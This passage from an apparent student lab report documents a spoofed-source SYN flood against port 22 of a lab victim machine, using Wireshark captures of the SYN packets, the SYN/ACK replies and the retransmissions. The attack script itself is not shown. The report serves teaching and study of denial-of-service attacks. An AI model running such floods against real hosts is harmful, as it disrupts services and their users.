1520 2023.213009512 157.181.14.76    10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=4478 Len=0
1521 2023.236323186 9.229.181.191    10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=1535 Len=0
1522 2023.260274739 229.130.140.91   10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=3929 Len=0
1523 2023.284478429 210.204.81.215   10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=1385 Len=0
1524 2023.308400224 13.111.5.244     10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=6005 Len=0
1525 2023.332436264 3.83.5.49        10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=5076 Len=0
1526 2023.356091561 225.49.158.244   10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=7941 Len=0
1527 2023.380180096 221.16.108.216   10.0.2.6     TCP      54 20 → 22 [SYN] Seq=0 Win=3648 Len=0
1528 2188.727972331 10.0.2.5         10.0.2.3     DHCP    324 DHCP Request  - Transaction ID 0x95eec5df
› Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth1, id 0
```

```
Target IP : 10.0.2.6
Target Port : 22
How many packets do you want to send : 100

┌──(root1㉿kali)-[~/Desktop]
└─$ python3 print_names.py
Omer Ben Chorin 205980790 | Bar Harel 313611113 | Thu Dec 29 19:16:50 2022

┌──(root1㉿kali)-[~/Desktop]
└─$ 
```

fig[2]- the attack from the attacker view

We send 100 messages from the attacker and in fig[2] you can see that the messages were sended from the random IP addresses we generated in line 20 in fig[1] to the victim IP address- 10.0.2.6 at port 22 we used in lab 3.


Capturing from eth1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>


```
o.   Tir Source     Destination       Protocol Leng Info
 110 0… 10.0.2.6   195.171.30.152    TCP      58 22 → 20 [SYN,
 107 0… 10.0.2.6   175.17.241.29     TCP      58 22 → 20 [SYN,
 104 0… 10.0.2.6   185.170.109.252   TCP      58 22 → 20 [SYN,
 101 0… 10.0.2.6   136.100.215.247   TCP      58 22 → 20 [SYN,
  98 0… 10.0.2.6   83.31.61.186      TCP      58 22 → 20 [SYN,
  95 0… 10.0.2.6   11.205.241.94     TCP      58 22 → 20 [SYN,
  92 0… 10.0.2.6   80.175.142.61     TCP      58 22 → 20 [SYN,
  89 0… 10.0.2.6   49.134.230.23     TCP      58 22 → 20 [SYN,
  84 0… 10.0.2.6   101.157.243.7     TCP      58 22 → 20 [SYN,
  81 0… 10.0.2.6   180.148.70.99     TCP      58 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  78 0… 10.0.2.6   66.163.137.35     TCP      58 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  75 0… 10.0.2.6   34.219.103.26     TCP      58 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  72 0… 10.0.2.6   135.136.80.177    TCP      58 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  69 0… 10.0.2.6   76.247.141.19     TCP      58 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  66 0… 10.0.2.6   137.183.198.181   TCP      58 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  63 0… 10.0.2.6   156.117.229.122   TCP      58 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  60 0… 10.0.2.6   153.222.36.129    TCP      58 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  57 0… 10.0.2.6   156.177.38.169    TCP      58 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  54 0… 10.0.2.6   31.225.29.144     TCP      58 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  51 0… 10.0.2.6   61.193.251.101    TCP      58 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  48 0… 10.0.2.6   195.206.213.4     TCP      58 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  45 0… 10.0.2.6   98.126.191.56     TCP      58 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  42 0… 10.0.2.6   197.70.112.21     TCP      58 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  39 0… 10.0.2.6   114.234.0.122     TCP      58 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  36 0… 10.0.2.6   15.91.15.69       TCP      58 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  33 0… 10.0.2.6   30.34.31.131      TCP      58 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  30 0… 10.0.2.6   179.247.89.64     TCP      58 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  27 0… 10.0.2.6   177.138.137.161   TCP      58 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  24 0… 10.0.2.6   199.184.116.236   TCP      58 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  21 0… 10.0.2.6   71.142.76.204     TCP      58 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  18 0… 10.0.2.6   96.252.147.153    TCP      58 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  15 0… 10.0.2.6   162.235.170.204   TCP      58 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  12 0… 10.0.2.6   68.136.223.87     TCP      58 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
   9 0… 10.0.2.6   189.214.146.122   TCP      58 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
   6 0… 10.0.2.6   81.10.201.232     TCP      58 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
Frame 391: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface eth1, id 0
Ethernet II, Src: PcsCompu_8d:7a:27 (08:00:27:8d:7a:27), Dst: RealtekU_12:35:00 (52:54:00:12:35:00)
Internet Protocol Version 4, Src: 10.0.2.6, Dst: 131.31.43.39
Transmission Control Protocol, Src Port: 22, Dst Port: 20, Seq: 0, Ack: 1, Len: 0
```

```
┌──(root1㉿kali)-[~/Desktop]
└─$ python3 print_names.py
Omer Ben Chorin | 205980790 | Bar Harel 313611113 | Thu Dec 29 19:17:45 2022

┌──(root1㉿kali)-[~/Desktop]
└─$ 
```

fig[3]- the attack from the victim

As expected, the victim answered with a SYN/ACK message to the malicious IP addresses.

We noticed that the sequence number is 0 at the wireshark program instead of the random number it should be, that is because the wireshark represents as 0 any new message sequence for comfort reasons.



```
root1@kali: ~/Desktop
┌──(root1㉿kali)-[~/Desktop]
└─$ python3 print_names.py
Omer Ben Chorin | 205980790 | Bar Harel 313611113 | Fri Dec 30 13:18:53 2022

┌──(root1㉿kali)-[~/Desktop]
└─$ 
```

```
Apply a display filter … <Ctrl-/>
No.    Tim Source      Destination       Protocol Leng Info
 15790 1…  10.0.2.6    247.111.200.40    TCP      58 [TCP Re
 15791 1…  10.0.2.6    250.182.145.17    TCP      58 [TCP Re
 15792 1…  10.0.2.6    243.66.128.176    TCP      58 [TCP Re
 15793 1…  10.0.2.6    248.34.32.243     TCP      58 [TCP Re
 15794 1…  10.0.2.6    248.39.165.50     TCP      58 [TCP Re
 15795 1…  10.0.2.6    254.200.160.218   TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15796 1…  10.0.2.6    0.55.102.58       TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15797 1…  10.0.2.6    254.52.70.28      TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15798 1…  10.0.2.6    240.251.114.156   TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15799 1…  10.0.2.6    245.32.231.196    TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15800 1…  10.0.2.6    242.196.81.193    TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15801 1…  10.0.2.6    245.237.239.57    TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15802 1…  10.0.2.6    255.40.149.253    TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15803 1…  10.0.2.6    243.32.173.80     TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15804 1…  10.0.2.6    248.80.102.59     TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15805 1…  10.0.2.6    0.243.176.28      TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15806 1…  10.0.2.6    253.196.240.160   TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15807 1…  10.0.2.6    0.92.57.174       TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15808 1…  10.0.2.6    251.168.74.110    TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15809 1…  10.0.2.6    0.18.181.20       TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15810 1…  10.0.2.6    240.170.145.243   TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15811 1…  10.0.2.6    247.51.182.199    TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15812 1…  10.0.2.6    243.245.149.171   TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15813 1…  10.0.2.6    253.235.109.204   TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15814 1…  10.0.2.6    252.39.108.222    TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15815 1…  10.0.2.6    241.168.31.98     TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15816 1…  10.0.2.6    252.176.175.238   TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15817 1…  10.0.2.6    249.176.183.128   TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15818 1…  10.0.2.6    255.98.222.147    TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15819 1…  10.0.2.6    245.74.29.223     TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15820 1…  10.0.2.6    250.18.8.3        TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15821 1…  10.0.2.6    252.236.118.85    TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15822 1…  10.0.2.6    247.171.13.232    TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15823 1…  10.0.2.6    248.162.162.146   TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
 15824 1…  10.0.2.6    245.181.224.91    TCP      58 [TCP Retransmission] 22 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=14…
▸ Frame 158: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface eth1, id 0
▸ Ethernet II, Src: PcsCompu_ad:9b:f5 (08:00:27:ad:9b:f5), Dst: IPv6mcast_02 (33:33:00:00:00:02)
▸ Internet Protocol Version 6, Src: fe80::8060:ec59:d906:ba84, Dst: ff02::2
▸ Internet Control Message Protocol v6

0000  33 33 00 00 00 02 08 00  27 ad 9b f5 86 dd 60 0b   33······ '·····`·
```

fig[4] - retransmission

The victim sends retransmissions to the vicious addresses after they didn’t answer the SYN,ACK messages.